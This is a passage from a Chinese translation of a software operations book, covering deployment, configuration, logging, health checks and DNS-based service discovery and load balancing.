从互联网下载依赖库虽然方便但不安全。通过中间人攻击或上游库的操纵，从互联网下载的某个依赖库能轻易地被悄悄替换掉。即使一开始可以从网上下载依赖库，也应该尽快将其转移到私有库中。只有当依赖库的数字签名与来自上游提供商已公布的信息匹配时，才能将该依赖库存入私有库中。

另外，不要忽视构建系统的插件。据一位不愿透露姓名的同事描述，他曾试着通过篡改公司产品攻击其客户系统，这种攻击就是通过一个被做了手脚的Jenkins插件发起的。

开发人员不应该最先在自己的机器上创建生产版本。开发人员的计算机已经被彻底污染了，我们在自己的系统上安装各种垃圾、玩游戏并访问质量低劣的网站。与其他用户一样，我们的浏览器也安装了“惹人嫌”的工具栏和冒牌的“搜索增强器”。因此只能在CI服务器上创建生产版本，并将其二进制文件存在其他人无法写入的安全的部署包库中。

8.1.2 不可变、易处理的基础设施

像Chef、Puppet和Ansible这样的配置管理工具，都会向正在运行的机器施加变更。这些配置管理工具通过个性化的语言——脚本、剧本（playbook）或菜谱（recipe）——将机器从旧状态转换到新状态。每个变更集完成之后，最新的脚本都能够描述机器的运行状态，如图8-3所示。




图 8-3 通过脚本描述的机器运行状态

用“一层层抹泥”的方法更新机器的状态有两大挑战。第一个挑战是，这样做容易产生副作用，脚本无法描述机器状态。例如，假设Chef菜谱使用RPM安装第三方包的12.04版本。第三方包有个安装后脚本，能够更改某些TCP调优参数。一个月后，Chef安装了较新版本的RPM，但新版本的RPM安装后会更改部分原始参数。这样一来，无论是使用原来的菜谱还是新菜谱，机器都会出现无法被重新创建的状态。这种情况下，机器的状态其实是变更历史叠加的结果。

第二个挑战来自只能部分工作的受损的机器或脚本，它们会使机器处于未定义的状态。配置管理工具会花费大量精力将未知机器状态收敛

到已知机器状态，但这种努力并不总是能奏效。

DevOps和云社区都认为，始终从已知的基础镜像开始，在其上施加一组固定的更改，之后不再对该机器进行修补或更新，这样做会更可靠。当需要变更计算机时，再次从基础镜像开始，创建一个新的镜像，如图8-4所示。




图 8-4 创建新镜像

上述做法通常被描述为“不可变基础设施”，机器一旦部署就不再变更，下面以容器为例进行说明。容器的“文件系统”是部署包库中的二进制镜像，包含能在实例上运行的代码，当需要部署新代码时，我们不会再修补容器，而是构建并启动一个新容器，放弃旧容器。

这种“易处理”的概念将重点引向正确的方向。此时重点在于，我们可以一点一点或整体性地抛弃环境，从头再来。

8.2 配置

生产级别的软件都有大量可配置的属性，包括主机名、端口号、文件系统位置、ID号、魔法2按键、用户名、密码和中奖号码等。任何属性出现错误，系统都会遭到破坏。当这种情况出现时，即使该系统大部分时间能够正常工作，也仍有可能在某个重要时刻中断服务。

2“魔法”一般指无法从命名了解其意图的常量。——译者注

隐秘的连锁反应和暗藏的高复杂度是导致运维失误的两大因素，并且影响着配置属性。而配置属性是系统用户接口的一部分，供支持其开发和运维的人员使用，这部分人员最易被忽视，因此，系统面临风险。接下来看看针对实例进行配置的一些设计指南。

8.2.1 配置文件

实例启动时会读取有关其配置的“入门工具包”，通常是一个或一组文件。配置文件可能深藏在代码库的目录结构中，也可能分布在多个目录中。其中，一些表示API路由等基本的应用程序连通配置，其他的配置则因环境而异。

由于同一个软件需要在不同的实例上运行，因此某些配置属性可能会因机器而异。一定要把这些属性单独保存下来，这样就不会有人问：“是否应该设置不同的属性？”

我们不希望看到实例的二进制文件随着环境的变化而发生更改，但又希望其属性能够发生更改，这意味着代码应该在部署目录之外查找适

合相应部署环境的配置。

配置文件会包含整个企业中最敏感的信息：生产数据库的密码。为了防止这些信息被篡改和窥探，要避免将不同部署环境的配置值保存在版本控制系统中。不过难免出现意外——将生产环境的密码提交到版本控制系统中，GitHub目前显示有288 093次提交的标题是“已删除密码”，今后这个数字还会更高。

但这并不是说完全不应该使用版本控制系统保存配置信息。只要将配置信息存放在与源代码不同的存储库中，将其锁好，仅对有权访问的人开放，并且管理员能够根据过程、程序和执行人等授予或撤销对相关配置信息的访问权限，那么配置信息也可以存放在版本控制系统中。

8.2.2 易处理基础设施的配置

在类似EC2或容器平台等基于镜像的环境中，无法针对不同的实例改变其配置文件。因为有些实例在启动后会快速停机，所以这时使用静态配置就没有意义了。此时，我们需要找其他方法向新的实例提供其配置细节。下面介绍两种方法：一、在启动时注入配置信息；二、使用配置服务。

第一种方法是提供环境变量或文本blob来注入配置信息。例如，EC2允许“用户数据”以文本blob的形式传递给新的虚拟机。要使用这些用户数据，在镜像中需要有能够对其进行读取和解析的代码（可以是属性文件的格式，也可以是JSON或YAML格式），Heroku更喜欢使用环境变量。由此可见，为了获取配置信息，应用程序代码需要了解其目标部署环境。

另一种将配置信息注入镜像的方法通过配置服务完成。此时，实例中的代码在一个已知的位置查询其配置信息，如目前流行的ZooKeeper和etcd配置服务。如此一来，实例会对配置服务产生严重的依赖：配置服务只要一中断，就会立即会引发严重级别高达1级的事故；当配置服务不可用时，实例就根本无法启动。而在基于镜像的环境中，实例会频繁地启动和停机。

使用配置服务时要非常小心。ZooKeeper、etcd以及其他任何配置服务，都是复杂的分布式系统软件。必须依赖一个精心设计的网络拓扑才能最大限度地提高可用性，并且必须对其容量进行精细的管理。ZooKeeper虽然具有可扩展性，却无法实现弹性扩容缩容，另外，添加和删除其节点都具有破坏性³。换句话说，这些配置服务需要高度的运维成熟度，并会带来一些显著的开销。如果只是服务于一个应用程序，那么就不值得使用配置服务。只有服务于组织中更广泛的应用程序时，才适合进行配置服务。对大多数小团队来说，注入配置信息更为适用。

3弹性扩容缩容（elasticity）指系统在任何时间都能在不影响用户体验的情况下调整资源容量，当流量大时增加资源，当流量小时减少不必要的资源。有些资源扩缩系统还不够强大，虽然可以增减资源，但需要手动操作并在此期间会影响用户体验。ZooKeeper就属于还不够强大的这一类，虽然可以增减ZooKeeper集群的大小，但无法在运行时进行此操作，只能在中断用户使用之后进行手动配置。——译者注

定义配置属性

属性名称应足够清晰，帮助用户避免“自我失误”。看到名为hostname的属性，究竟填哪个主机名？是“我的主机名”，“授权调用主机的名字”，还是“某个时期内调用的主机名”？最好根据其功能而不是性质定义属性。如同不要因为变量是整型或字符串型就将其定义为integer或string，不要仅仅因为它是主机就定义为hostname，这样的命名虽然没错，但毫无帮助。相反，看到类似authenticationProvider这样的属性名称，管理员马上就知道要去LDAP或Active Directory查找主机名。

8.3 明晰性

船舶工程师可以根据巨型柴油发动机的声音判断哪些部分可能出现問題。长时间与发动机待在一起，他们学会了如何识别正常情况、微小故障和异常状况。他们总是沉浸在发动机的声音和节奏中，当出现问题时，凭借对发动机内部彼此关联的零件的了解，只需一两个线索，

工程师就可以快速、准确地解决问题。在外行看来，这些工程师简直如有神助。

船舶的发动机通过其周围的声音和振动、具有量化信息的仪表以及在极端情况下（通常是不好的）产生的气味发出信息，然而软件系统的相关信息并不会这么自然地显露出来，它们在不可见的、难以触及的机箱里运行。我们无法感受到机箱风扇的转动，机器的运行状况也无法像来回转动的大型盘式磁带驱动器那样直观。要想拥有船舶工程师那种自然养成的“环境感知能力”，就必须在软件系统中建立明晰性。

明晰性指的是系统容许运维工程师、开发工程师和业务负责人了解其历史趋势、当前状况、即时状态和未来走向的程度。具有高明晰性的系统能够实现与人类的有效沟通，并在沟通中锻炼其参与者。

在调试“黑色星期五问题”时（请参阅第6章），我们依赖组件级可见性观察系统当前的行为。具有这种可见性绝非偶然，这是明晰性和反馈性理念依靠技术实现的结果。如果没有这种级别的可见性，当一位不满的用户打电话来投诉或业务部门中的某人不小心碰了网站，我们可能能够知道网站运行得很慢，但并不了解原因，就好比面对一条生病的金鱼，你无计可施，只能让它听天由命。

调试高明晰性的系统要容易得多，相比不具明晰性的系统，这样的系统成熟得更快。

在进行技术或架构的变更时，应该完全根据现有的基础设施中的数据来做决策。良好的数据有助于做出正确的决策，在缺乏可信数据的情况下，决策就只能根据某人的影响力、偏见甚至是发型来制定了。

最后，缺乏明晰性的系统无法在生产环境中长期运行。如果系统管理员不了解系统在做什么，就无法对其进行调整和优化。如果开发人员不了解生产环境中系统各个部分的运行状况，那么他们就不能随着时间的推移，提高系统的可靠性或韧性。如果业务负责人不了解系统是否在帮助他们赚钱，那么他们将不会投资系统未来的工作。如果缺乏明晰性，那么每次发布都会让系统变得更糟，从而令系统发生退化。当且仅当具有某种程度的明晰性时，系统才能更加成熟。

本节初步介绍系统明晰性，了解机器和服务实例如何实现明晰性。之后，第10章会讨论如何使用其他素材“编织”实例级信息，创建系统级的明晰性。系统级的明晰性视图将呈现历史分析、当前状态、即时行为和未来走向，每个实例都可以提供足够多的数据构建系统级视图。

8.3.1 明晰性设计

明晰性来自深思熟虑的设计和架构。在开发的后期，“添加明晰性”与“添加优质性”一样作用有限。当然也可以这样做，但与从一开始就构建明晰性相比，这样做会花费更多的精力和成本。

仅提升应用程序或服务器的可见性还不够。严格的局部可见性只能实现严格的局部优化，例如，商品夜间更新需要在晚上12点左右完成，但这个过程一直持续到第二天凌晨五六点，因此零售商启动了一个重要项目，旨在让商品更快地出现在网站上。该项目优化了向网站提供内容的批处理作业，最终，批处理作业提前两小时完成，实现既定目标。但是，直到凌晨五六点另一个长时间运行的并行处理结束之后，商品才出现在网站上。批处理作业的局部优化并没有带来全局成效。

如果每次仅提升一个应用程序的可见性，则会掩盖扩展效应引发的问题。例如，观察一台应用程序服务器上缓存的刷新情况，并不能说明每台服务器都会刷新其他所有服务器上缓存的商品。每当系统显示一个商品，缓存会意外刷新⁴，导致其他所有服务器收到缓存失效的通知。但如果能将所有服务器上缓存刷新的统计数据呈现在一个页面上，那么问题就显而易见了。如果没有这种可见性，纵使可以通过增加许多服务器实现必要的容量，每台服务器也会让问题变得更糟。

⁴比如一个电商应用程序可能会为数据库中的商品表设计一个“最近访问”的字段，当某件商品被用户点击而显示出来时，应用程序会更新该字段，标记该商品最近被用户访问了。这种设计会导致缓存内容被意外刷新。——译者注

在设计明晰性时，要密切关注系统内耦合现象，监控框架侵入系统内部相对容易。监控和报告系统应该像在系统周围构建的外骨骼，而不是交织在系统内部。尤其是，哪些指标应该触发告警，在哪个位置设

置阈值，以及如何将状态变量纳入整体系统健康状态等，这些事情应该在应用程序外部做出决定。这些监控和报告系统问题是策略问题，其变更频度与应用程序代码的变更频度完全不同。

8.3.2 提升明晰性的实现技术

就其性质而言，在实例上运行的进程是完全不明晰的。除非能在该进程中运行调试器，否则进程几乎不会揭示任何关于自己的信息。进程可能运行良好，可能正在最后一个线程上运行，也可能正在徒劳地循环往复。就像薛定谔的猫一样，在看到它之前，不可能判断这个进程是活着还是死了。

提升明晰性的第一个诀窍，就是从进程中获取信息。本节将探讨一些能让进程边界更加明晰的重要实现技术，这些技术可以分为“黑盒”技术和“白盒”技术。

黑盒技术在系统外部运行，通过外部观察到的事物检查进程。可以在系统发布后实施，通常由运维人员完成。尽管要观察的系统并未应用黑盒技术，但在开发过程中同样可以进行一些操作，方便后期使用这些工具。易用的日志抓取系统（如Splunk）就是黑盒技术的例子，实例应将其健康状态和所发生的事件记录到一个普通的文本文件中，任何日志抓取器都可以在不干扰服务器进程的情况下收集这些日志。

与黑盒技术不同，白盒技术在系统内部运行，通常这种技术看起来像是由特定语言库提供的代理。在开发过程中，白盒技术和进程必须要集成到一起。与黑盒技术相比，白盒技术与编程语言和开发框架之间的耦合更为紧密。

白盒技术通常配备一个应用程序可以直接调用的API，应用程序可以产生非常具体且相关的事件和指标，从而大幅提高明晰性，这需要白盒技术与服务提供方耦合。但与实现明晰性相比，这种耦合所付出的代价更小。

8.3.3 记录日志

尽管我们花费了数百万美元的研发费用来开发“企业应用程序管理”软件包，建设可以显示网络结构编码彩图的大型等离子屏幕时尚运维中心，但传统的日志文件仍然是最可靠和最灵活的信息载体。在21世纪的今天，想到日志文件仍然是最有价值的工具之一，怎不由人会心一笑？

记录日志当然是一种白盒技术，必须广泛地集成到源代码中。除此之外，记录日志还有一系列优势，从而被广泛使用。日志文件反映应用程序内部的活动，因此它们能揭示应用程序的即时行为。同时，它们也被持久地保存下来，因此可以通过检查它们来了解系统的状态，但这通常需要做一些“消化”工作来追踪变迁状态。

如果想避免与特定的监控工具或框架紧密耦合，那么日志文件就是最好的选择。没有比日志文件更松散的耦合方式了，而且每个框架或工具都可以抓取日志文件。在开发过程中，日志文件这种松散的耦合方式也很有价值，这个时候不大可能找到其他运维工具。

即使如此有价值，日志文件也被严重滥用了。以下是一些成功运用日志的关键事项。

1. 日志的存放位置

尽管所有这些应用程序模板为操作提供了诸多便利，但将日志目录放到应用程序的安装目录中是错误的做法。日志文件可能很大，它们增长得很快，并消耗大量I/O。对物理机器来说，将它们保存在单独的驱动器上是个很好的做法，这可以让机器并行使用更多的I/O带宽，并减少对那些繁忙的驱动器的竞争。

即使实例在虚拟机中运行，将日志文件从应用程序代码中分离出来也是一个好主意。此时需要锁定代码目录，并且写入权限要尽可能小，甚至没有。

在容器中运行的应用程序通常只将消息发给标准输出，容器本身可以捕获或重定向这些消息。

如果日志文件的位置可被配置，那么系统管理员就可以设置正确的属性来定位日志文件。但如果位置不可配置，那么管理员还是

会重新定位日志文件，但他们设定的位置可能与你所预期的位置有些出入，此时很可能会使用很多符号链接。

在UNIX系统上，符号链接是最常用的解决方法，即创建从日志目录到文件实际位置的符号链接。当每个通过符号链接访问到的文件打开时，都会产生微小的I/O性能损失，但相比竞争繁忙的驱动器造成的性能损失，这点损失就显得微不足道了，我还曾看到有人直接在安装目录下安装单独用于日志的文件系统。

2. 日志级别

当人们阅读（甚至只是浏览）新系统的日志文件时，他们能够了解该系统的何种状态为“正常”状态。一些应用程序，特别是新推出不久的应用程序，它们非常“嘈杂”，在日志中生成了很多错误信息。而另一些应用程序则很“安静”，在正常操作情况下不会做出任何报告。无论哪种情况，人们都会慢慢接受应用程序不同的健康或正常表现状态。

大多数开发人员在编写日志时，仿佛自己是日志文件的主要消费者。实际上，相比开发人员，运维团队的系统管理员和运维工程师将花费更多的时间与这些日志文件打交道。记录日志应该面向生产环境的运维人员，而非开发人员或测试人员，这意味着，任何级别为“错误”或“严重”的日志记录都需要交由运维人员来采取措施。并非所有异常都需要记录为错误，如果仅仅因为用户输错了信用卡号码，造成验证组件抛出一个异常，就不需要运维团队处理。但可以将业务逻辑或用户输入中出现的这些错误以“警告”级别记入日志（如果必要的话）。用“错误”标记严重的系统问题，如断路器跳闸至“断开”，这是正常情况下不应发生的情况，可能意味着需要在网络连接的另一端采取措施。无法连接到数据库也是错误，这意味着网络或数据库服务器中一定存在问题。不要自动将NullPointerException定为错误。

在生产环境中调试日志

说到日志级别的问题，不得不提一个令我烦恼的问题：在生产环境中调试日志。这不是一个好主意，会产生大量的“噪声”，导致真正的问题被埋没在成千上万行的方法跟踪代码或

琐碎的检查点中。在生产环境中，人们只需在开启调试级别时提交一次错误，就能很容易地打开调试日志。我建议在建过程中添加一个步骤，自动删除任何启用“调试”级别或“跟踪”级别的配置。

3. 日志读者

日志文件需要便于读者阅读，这一点高于一切。日志文件构成了人机界面，在编写日志时应该考虑读者需要。这一点听起来似乎微不足道，甚至简单得可笑，但是在压力巨大的情况下，比如处理严重级别高达1级的事故，人们对状态信息的误解会拖延甚至加重问题。美国三里岛核电站的操作人员误解了冷却剂压力和温度值的含义，导致抢修过程中每一步都采取了完全错误的行动（参阅*Inviting Disaster*）。虽然大多数系统在停机时不会放出放射性蒸汽，但对信息的误解会造成经济损失，影响声誉。因此，必须确保日志文件能向其读者传达清晰、准确和可操作的信息。

如果把日志文件看作人类与系统的接口，那么其写入方式应该能够让用户尽可能快地识别和解释。在格式上应尽可能地便于读取，那种缺乏列对齐，且需要从左到右“扫描”来阅读的格式绝对不能采用。

4. 巫毒运维

正如我之前所说，人类善于探知模式。实际上，即使并不存在模式，我们似乎也会出于本能地探知。在*Why People Believe Weird Things*一书中，Michael Shermer讨论了模式探知对人类进化的影响。对早期人类来说，那些能探知不存在的模式的人比不能探知真实模式的人更容易将基因传递下来。前者在看到类似豹子身上明暗相间的花纹，便从灌木丛中逃跑，而后者甚至不能辨认丛林中的豹子。

换句话说，假阳性错误（所探知的模式是不存在的）的代价很低，而假阴性错误（无法探知真模式）的代价很高。

当系统正处于失效的边缘时，运维部门的管理员不得不通过观察、分析、假设，快速采取措施。如果最后的行为解决了问题，

那么它就会成为口口相传的知识，甚至可能是文档化知识库的一部分。但谁能断定这一定是正确的行动？如果这仅仅是一个巧合呢？

在早期参与的一个商业应用程序运维团队中，我见到了一种不比巫术高明多少的实践。当一位运维管理员的寻呼机哔哔作响时，我碰巧在她的隔间里。她看了一眼短信，然后立即登录到生产环境的服务器并开始进行数据库的故障转移。带着一些好奇和惶恐，我问究竟出了什么事。她告诉我，这条短信表明数据库服务器即将失效，因此必须把当前节点故障转移到另一个节点，并重新启动主数据库。当看到那条短信时，我倒吸了一口凉气。短信写着：“数据通道使用期限已到。需要重置。”

我立刻认出了这条短信，因为这是我自己写的。实际上，这与数据库没有任何关系。我用这条调试消息提醒自己，外部供应商的加密通道已启动并运行了足够长的时间，密钥很快就会有被破解的风险。这仅仅与通道所处理的加密数据量有关，这条消息大概每周出现一次。

这条消息的措辞具有误导性。“需要重置”并不表示必须有人去重置。查看代码就能看出，应用程序本身在发出该消息后就立即重置了那条通道，但消息的读者看不到那段代码。此外，这是调试消息，我在当时启用它是想了解在正常容量下，密钥产生被破解风险的频率，之后只是忘了关闭“调试”级别。

另外，还有一次系统失效，大约是在6个月前，那时系统刚发布不久。“需要重置”这条消息是数据库停机之前系统记录的最后一条日志。这两件事之间虽然没有因果关系，但存在时序的先后关系。（在数据库崩溃前并没有发出预先警告，这需要供应商提供的补丁文件，我们在停机后不久就打上了补丁文件。）另外，加上措辞模糊和难以理解的短信，导致管理员在接下来的6个月中，每周在系统使用高峰期都执行一次数据库故障转移。

5. 最后说明

日志信息应包含可用于跟踪事务步骤的标识符，这可能是用户ID、会话ID、事务ID，甚至是接受请求时分配的任意数字。当需

要读取一万行的日志文件时（例如在系统停机后），使用查找字符串将节省大量的时间。

即使打算使用SNMP Trap通知或JMX通知来报告状态转换监控信息，也应该用日志将重要的状态转换记录下来。用日志记录状态转换只需花几秒钟编写一些额外的代码，但这样会给下游用户带来很大便利。此外，在事后分析时，状态转换的记录非常重要。

8.3.4 实例的健康度量指标

实例本身并不能说明整个系统的健康状况，但应该可以发出一些度量指标，这些指标可被集中地收集、分析和可视化。这实现起来很简单，只需要定期在日志文件中插入一行统计信息，日志抓取工具越强大，这种做法的优势越明显。在大型组织中，这可能是最好的选择。

越来越多的系统已经将其健康度量指标收集工作外包给了像New Relic和Datadog这样的服务公司。在这种情况下，服务提供方会提供一些插件，从而能在不同的应用程序和运行时环境下运行。比如，他们会提供用于Python应用程序的插件、用于Ruby应用程序的插件、用于Oracle的插件以及用于Microsoft SQL Server的插件等。通过使用其中任何一个插件，小型团队都可以快速上手。这样，就不必花时间关注度量基础设施的维护和投入，这一点很重要。Netflix公司的一些开发人员曾经打趣地说，该公司其实就是一个监控系统，其中“流出”的电影只不过是副产品罢了。

8.3.5 健康状况检查

解释度量指标是有难度的。通过度量指标了解什么是系统的“正常”状况确实需要花费一些时间，为了更快速、更简便地汇总信息，可以将健康状况检查作为实例本身的一部分加以实现。健康状况检查只是一个页面或API调用，是应用程序内部对自身健康状况的反映。它会返回数据让其他系统读取，包括带有健康数据属性值的HTML。

健康状况检查除了报告“系统正在运行”，报告内容至少还应该包括下述内容。

- 主机前端主IP地址及所有其他IP地址。
- 系统运行时或解释器的版本号（Ruby、Python、JVM、.Net、Go等）。
- 应用程序版本或代码提交ID。
- 实例是否正在接受工作。
- 连接池、缓存和断路器的状态。

健康状况检查是流量管理的重要组成部分，第9章将做进一步讨论。实例客户端不应直接查看实例的健康状况检查结果，而应该通过负载均衡器访问服务。负载均衡器可以使用健康状况检查结果，判断一台机器是否已经崩溃，或者进行实例的“上线”切换。当新实例的健康状况检查结果从失败转移到通过时，就意味着该应用程序已完成启动。

8.4 小结

实例是组成系统的基本构件。它们就像是《我的世界》游戏中的鹅卵石块，虽然本身并没有那么有趣，但我们可以使用它们构建出令人惊叹的杰作。如果能将代码顺利地构建到实例中，那么就可以构筑一个坚实的大规模架构，这意味着实例应该为生产环境而设计。目前已经讨论了如何实现实例可部署、可配置和可监控。现在需要探究如何将实例连接成一个完整的系统。这样的“互连层”提供了重要的可用性和安全性，但这些经常被忽视。下一章将讨论如何为生产环境设计这个重要的“互连层”。

第 9 章 互连层

第8章讨论了在机器上运行的实例。但说到底，谁对独自运行的单个实例感兴趣？独立的进程其实就是一个小小的荒岛，需要将它们连接成一个系统。本章继续深入视角，探究实例之间如何发现彼此并协同工作，以及调用方如何调用它们。现在看一下原理图中的“互连层”（如图9-1所示）。




图 9-1 为生产环境而设计

互连层涵盖了所有机制，这些机制将大量实例组合成一个内聚系统，包括流量管理、负载均衡和服务发现。互连层是可以真正构建高可用性的地方。与实例层一样，互连层也需要构建明晰性和可控性，这一切都是必然要实现的。

9.1 不同规模的解决方案

在之前的章节中，我们针对下面的生产环境给出了不同的解决方案：物理环境、虚拟环境、云环境和容器环境。随着视角深入到互连层、控制层和运维层，同样需要考虑适合当前结构的解决方案。例如，一些用于服务发现和调用的技术会依赖外部的软件，拥有数百个微型服务的大型团队或部门可以使用Consul或其他动态发现服务。受益于Consul的团队数量越多，其运行和运维成本就能分摊得越低。另外，场景多变的大型团队或部门也需要使用具备高度动态性的产品。此外，只有少数开发人员的小企业可以直接使用DNS条目，此时变化不会很快，开发人员可以使服务保持最新状态。

为什么服务发现在大型公司中行得通？首先，它可以处理服务的频繁变更，同时也能处理这些服务中实例位置的频繁变更。当变更发生得很频繁时，更新服务用户的静态配置就变得不大可能，因为如此一来每天就可能需要多次重新配置服务。其次，因为服务发现本身就是另一个服务，所以它能增大运维团队的影响力（有点像高速公路上的“服务区”）。大公司也许更能接受这种说法，其专门的运维团队，甚至“平台”团队或“生态系统”团队也许都运行着这种工具。最后，在一家大公司，每个开发人员都不会知道其他开发人员做出的变更，所以让服务消费方随时跟进其服务提供方IP地址的变更是不现实的，在高度虚拟化、云或容器基础设施中尤其如此。

而在小公司中，情况完全相反：生成变更的开发人员较少，变更频度变低；可能根本就没有独立的运维团队，所有的开发人员都一起工作、一起吃饭。

要注意在工作中灵活运用上述原则，不可生搬硬套。随着工具变得日趋强大，平衡点会不断发生变化。大公司会不断推出各种表现活跃的平台，为用户带来像Spinnaker、Kubernetes、Mesos和Consul等这样的工具。随着创建这些开源平台和运维工具，即使小团队也有机会体验这些工具的巨大优势。起初，监控软件费用高昂，但现在开源软件主宰了这个领域，即使最小的团队也应该（且必须）具备适当的系统监控能力，开源运维工具促进了这些能力的传播与共享。在撰写本书时，开源PaaS工具正日渐完善。

因此，当运用本章接下来提到的解决方案时，要考虑其所支持的变化频率或活跃度，以及所需要的运维支持程度和全局知识。

9.2 使用DNS

接下来从最基础的DNS开始讲解。对小型团队来说，直接使用DNS可能是最佳选择，特别是在基础设施变动不频繁的时候，这样的基础设施包括专用的物理机和长期使用的虚拟机。在这些环境中，IP地址会比较稳定，DNS就有了用武之地。

9.2.1 基于DNS的服务发现

服务发现通常意味着某种自动查询和响应，但基于DNS的服务发现表现不同。使用DNS去调用另一项服务，更像是福尔摩斯的探案过程，而不是和语音助手Siri交流那么简单。团队需要找到服务所有者，并努力从他们那获取某个或全部DNS名字，双方在这个过程中也许要做一些互惠性交换（可能是半打啤酒）。与他们交涉结束后，将“主机”名字写入配置文件，就大功告成了。

当客户端去调用服务时，该服务提供方可能只有一个DNS名字，这意味着提供方负责负载均衡和高可用性。但如果提供方有多个DNS名字，那么负载均衡和高可用性就需要由调用方负责了。

当使用DNS时，要通过一个逻辑服务名字（而不是物理主机名）来调用，这一点很重要。即使逻辑名字只是物理主机的别名，也是可取

的。这样一来，只须在一个地方（域名服务器的数据库）而不是每个消费应用程序中修改别名。

9.2.2 基于DNS的负载均衡

DNS轮询负载均衡调度是最早的技术之一，可以追溯到Web早期。该技术在OSI模型的应用层（第7层）上执行，在地址解析期间（而不是服务请求期间）有效。

DNS轮询只是简单地将几个IP地址与服务名关联起来。因此，当客户端使用DNS解析shipping.example.com这样的域名时，不会始终获得同一个IP地址，而是每次从多个地址之中获取一个，每个IP地址所指向的服务器各不相同。这样，客户端就连接到服务器池中的一台服务器上了，如图9-2所示。



图 9-2 DNS轮询

这样虽然能够基本实现在一组机器上分配工作负荷，但在其他方面表现欠佳。首先，池中所有的实例必须可从调用方处直接路由。虽然这些实例可能会在防火墙后，但其前端IP地址对客户端可见且可访问（这样容易带来危险）。

其次，客户端掌握了过多的控制权，这是DNS轮询的一个缺陷。由于客户端直接连接池中某台服务器，因此如果此时这个特定实例停机，那么流量就无法重定向。DNS服务器不了解实例的运行状况，因此即使这个实例“奄奄一息”，它也会继续把这个实例的IP地址分配出去。此外，轮询机制分配IP地址并不能保证负载被均匀分配，均匀分配仅在初始连接时发生。如此一来，某些客户端会比其他客户端消耗更多的资源，从而导致工作负载失衡。此时，当其中一个实例变得繁忙时，DNS服务器也是无法知晓的，它只会一直把某个特定连接分配到这个“步履蹒跚”的实例。

当调用方是长期运行的企业系统时，也不适用DNS轮询负载均衡。任何使用Java内置类的系统，都会缓存从DNS处接收到的第一个IP地址，这样接下来的每个连接都会访问同一个实例，从而破坏了负载均衡。

9.2.3 基于DNS的GSLB

当涉及跨实例的负载均衡时，DNS有许多限制，此问题通常需要在更高的抽象层解决。但是，DNS还是有一个优势的：GSLB¹。

1global server load balancing, 全局服务器负载均衡。——译者注

GSLB会尝试跨多个地理位置路由客户端的请求（请见图9-3），这样做可能是为了满足公司内部物理数据中心或不同地区的云基础设施要求，当通过公共互联网路由外部客户端时通常会看到这种场景。通过路由到附近的位置，客户端能获得最佳的性能体验（注意在网络中的“附近”并不总是按照地理位置的远近来衡量的）。



图 9-3 通过GSLB路由客户端请求

